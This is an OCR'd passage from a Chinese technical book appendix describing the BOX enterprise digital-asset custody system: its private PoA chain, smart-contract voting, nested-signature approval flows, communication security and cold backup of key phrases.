
在企业内部部署一套私链，企业不仅获得一套存证和验真的系统，而且可以独立自主控制其全部节点。通过设置节点参数，可以控制每个区块最大可打包交易数量、出块时间间隔和参与节点的数量。这些参数决定了单位出块时间窗口内，可以接受的交易笔数，即审批流转处理的吞吐量。

由于是私链，使得Gas消耗可以忽略不计，同时对上层应用弱化gasPrice的消耗，使得在区块链上驱使合约的代价降低。

私链采用PoA（Proof of Authority）共识机制，直接指定哪些私链节点拥有记账权限，没有记账权限的节点将作为备份节点存在。

（2）伴生程序

以太坊DApp每个私链节点都会配备同一个伴生程序，用于实现处理传统的CS（客户端-服务器）应用程序请求、处理数据上传私链、执行智能合约、监听智能合约事件、发送状态通知、协调上层应用和授权服务之间的交互等功能，如图C-3所示。




图C-3　伴生程序

伴生程序之间是对等的，且只与处于同一台服务器上的私链节点通信。伴生程序之间没有直接的网络连通。每个伴生程序都会对应一个私链的账户，该账户用以执行智能合约的方法。

伴生程序协调接入层与授权层之间的交互。发生一笔转账交易要经过以下4个过程：发起交易→服务受理→交易成功→通知结果。我们将这4个过程划分为4个象限，如图C-4所示。伴生程序处于私链层这一象限维度，通过将数据上链实现对现实中的转账交易进行存证和验真，同时将成功的结果通知到签名机，由签名机根据最终结果操作公链资金账户。伴生程序隔离了交易发起者与公链资金账户之间的直接关联，整个过程由程序根据审批流自动执行。

（3）智能合约的共识机制


上链存证的数据存放在智能合约内。智能合约采取投票的方式来确认一笔上链存证的数据，每一笔数据都必须通过51%的私链节点投票，且每次投票的内容一致才被确认为有效存证。每个节点分别对应一个操作同一合约的账户，除非超过50%的节点被全部攻陷，否则上链存证的数据是可以被保证有效的。




图C-4　一笔转账交易四象限

智能合约投票系统需要分配合理的权限给正确的账户。所有私链账户在私链搭建完成后即被确定下来。当需要增加私链节点时，必须由所有私链账户授权新账号，系统将自动重新平衡51%策略，无须重新部署新合约来适应其变化。

存证数据分为审核流程和转账申请（流程）。如图C-5所示，在提现之前，需要设置审核流程（审核流程用于确定企业内部在使用数字货币时需要参与审核的部门，参与审核的部门需要多少人确认）；审核流程需要由掌握企业管理最高权限的所有私钥App来授权；授权过后的审核流程可以用来发起转账申请。




图C-5　审核流程和转账申请

## C.4　接入层

接入层采用权利离散式的构架方式。

整个系统的权利被离散在各个App端，接入层服务器虽然承担了各种业务的起承转合，但是却对信息所行使的权利无法修改和执行。

权利离散式的实现，依赖于基础算法ECDSA。算法中ECC（Elliptic Curve Cryptography）则采用比特币经典曲线secp256k1。

转账过程为：由员工App和管理App产生签名，然后在接入层完成转移，并在私链层得到确认，最后签名机在公链上实施。


接入层业务分为两大部分：审批流的构建和修改；审批流的执行。

（1）审批流的构建和修改

在执行转账前需要先构建企业转账审批流。该审批流为多级审核模型，最底层为员工管理组，其上可以有多级审核，每级审核可以有多个审

核人，需要指定最小审核人数。

举例说明，企业审批流如图C-6所示。




图C-6　企业审批流

当企业确认了审批流，则可以通过管理App录入系统，构建成系统可识别的协议格式。该协议格式在BOX系统中被命名为boxflow。

boxflow建立完成后为未授权状态，如果需要授权，则转交给接入层。接入层检查格式并哈希上私链，由私链所有节点投票存证，存证后通知签名机。由私钥App授权签名机将审批流哈希写入公链，公链确认后，将私链上审批流的哈希状态设置为有效，则boxflow授权成功（关于私钥App的安全性及重要性，参见第7章），企业可以通过该boxflow进行转账。

boxflow的修改流程需要私钥App先取消当前boxflow的授权，再重新建立boxflow。

（2）审批流的执行

当boxflow授权成功后，需要先建立员工账号，才能进行基于该boxflow的审批流转账。

在BOX系统里员工账号由员工管理组分配公私钥。当boxflow授权成功后，员工App将得到当前boxflow。员工向员工管理组申请私钥，员工管理组衍生出子私钥，分配给该申请员工App。

员工App获取私钥后，可以发起转账申请。申请格式如下：

```
{ balance: 100E18,
    timestamp: 1512719484736,
    destination: '0x6E9483f00cCd685c5F12709Fd542Da1FB20c4d2e',
    miner: E16,
    currency: 'ETH',
    applicant:
{ username: 'bluce'} }
```

此时生成的申请为未签名状态，需要将该申请使用SHA-256算法进行哈希，并将哈希签名放入申请中。格式如下：

```
{ balance: 100E18,
    timestamp: 1512719484736,
    destination: '0x6E9483f00cCd685c5F12709Fd542Da1FB20c4d2e',
    miner: E16,
    currency: 'ETH',
    applicant:
     { username: 'bluce',
        sign: '474w3zgKRLwaddG6LadzKQ3ut1JyQUc4HpVLkydR6xdk2TwS7zEXK
            fLYxJsccxhqdY5Qm5352P2H4' } }
```

该员工的申请，只能由其对应的员工管理组账号审核。

员工管理组审核通过后，对申请（包括签名）进行哈希并签名。签名完成后交给上级审核人进行审核；上级审核人对下级签名信息验证后，对哈希进行签名。以此类推，直至最上层审核人签名完成。

最后生成的转账审核流视为一次记账，称之为transbox。

该transbox哈希后，得到该次交易的交易ID。当接入层收到transbox并校验其匹配对应的boxflow后，将交易ID（哈希）上私链存证。私链通过投票确认交易ID后，通知签名机进行验证和签名。

签名机收到原始信息后，从transbox中提取boxflow并在账户里验证是否合法，然后依次检验签名是否完整，验证通过后说明为合法transbox，进行公链转账，并将公链交易ID上私链存证。接入层可以根据交易ID在公链上实时查询结果。

（3）多审批流的支持

在第一个公开发行版本中，BOX仅支持单一审批流；在后续升级版本中，将支持多审批流。

## C.5　审批流安全机制

自动化转账的安全涉及两个方面，其一是私钥本身的安全（已在私钥安全性章节中阐述），其二是使用权（审批流）的安全。下面将对审批流的安全展开阐述。

（1）审批流的有效性

一个合法的审批流需要经过私链存证、私钥App授权和公链确认。由于私钥App是由N位企业管理人员掌控，因此审批流是否有效是由N位企业管理人员共同确认，并且写进公链、私链。该审批流有效性无法篡改。

（2）转账的生成

转账由员工App发起并签名，经过员工管理组及各层审核人员依次验证无误后签名，转账即生成。因为公私钥只有App上存在，其他任何人在传输的过程中都无法篡改转账信息。

（3）转账的有效性

转账的有效性分为两个部分，其一是本身签名的有效性，其二是其对应的审批流的有效性。由于BOX采用的是嵌套签名的方法，因此只需要按照顺序依次验证签名，即可知道签名本身是否有效。转账本身对应一个审批流，需要提取对应的审批流，并在账户中验证该审批流是否有效。如果两个条件均满足，证明该次转账是由有效审批流指定的App确认的，并且是无法篡改的。

## C.6　通信安全机制

（1）签名机与私链的通信

签名机即授权层中的服务所在的服务器。签名机与私链的通信即授权层的服务与私链层服务之间的通信。服务与服务之间的通信使用gRPC＋SSL/TLS双向证书认证。gRPC是一个高性能RPC框架，遵循HTTP/2协议标准设计，基于ProtoBuf（Protocol Buffers）序列化协议开发。HTTP/2协议标准本身便要求对数据进行加密传输（SSL/TLS）。BOX系统将针对所有公链开发授权服务模块。由于SSL/TLS双向认证证书的存在，将极大程度保证信息安全，服务器之间一旦有异常连接就会立即拒绝请求，大大降低了中间人攻击的风险。

（2）员工App与接入层的通信

所有与接入层通信的App，都采用HTTPS的方式。员工签名用的私钥是通过管理App颁发的。处理步骤如下（见图C-7）。


①管理App生成员工私钥，并生成对称加密用的随机数密码。

②管理App用密码以对称加密的方式将员工私钥加密。

③管理App通过线下方式将密码告知员工。

④管理App将加密后的员工私钥发送给接入层暂存。

⑤员工App从接入层下载加密数据并用给定密码解密。




图C-7　通信处理步骤

（3）接入层与私链节点的通信

接入层与私链之间属于内部通信，采用TCP/IP协议连接。此时接入层传递到私链的数据已经经过了签名授权，并产生了信息摘要，私链只需要使用签名校验程序对其验真，如果校验失败，则拒绝服务。接入层向所有私链节点发送请求。每个私链节点对应一个账号，每个账号将验证后的请求数据以投票机制上链存证。当私链上的智能合约被超过50%账号确认之后，数据上链成功。接入层提供签名和摘要供私链确认，私链通过投票向接入层提供投票结果。以上过程可以归纳为两个公式：

```
signature = sign(hash)
public key == recover(hash, signature)
```

## C.7 私钥的冷备份

为了防止某个私钥App持有人出现意外情况导致私钥无法重置，我们建议将所有关键词进行物理备份。例如，在每个私钥App持有人输入关键词后，可将运行私钥App的手机连接到一台不联网的迷你型打印机，采用打印的方式将该关键词以二维码的形式打印到纸条上，并且打印两份。所有关键词纸条将被分为两份，封存在两个信封内。建议企业将此迷你打印机与两份关键词备份件分别存放于两家银行保险箱中，保险箱的其中一把钥匙可以委托给企业律师持有，并约定仅允许在企业董事会决议同意后才可以启封此备份。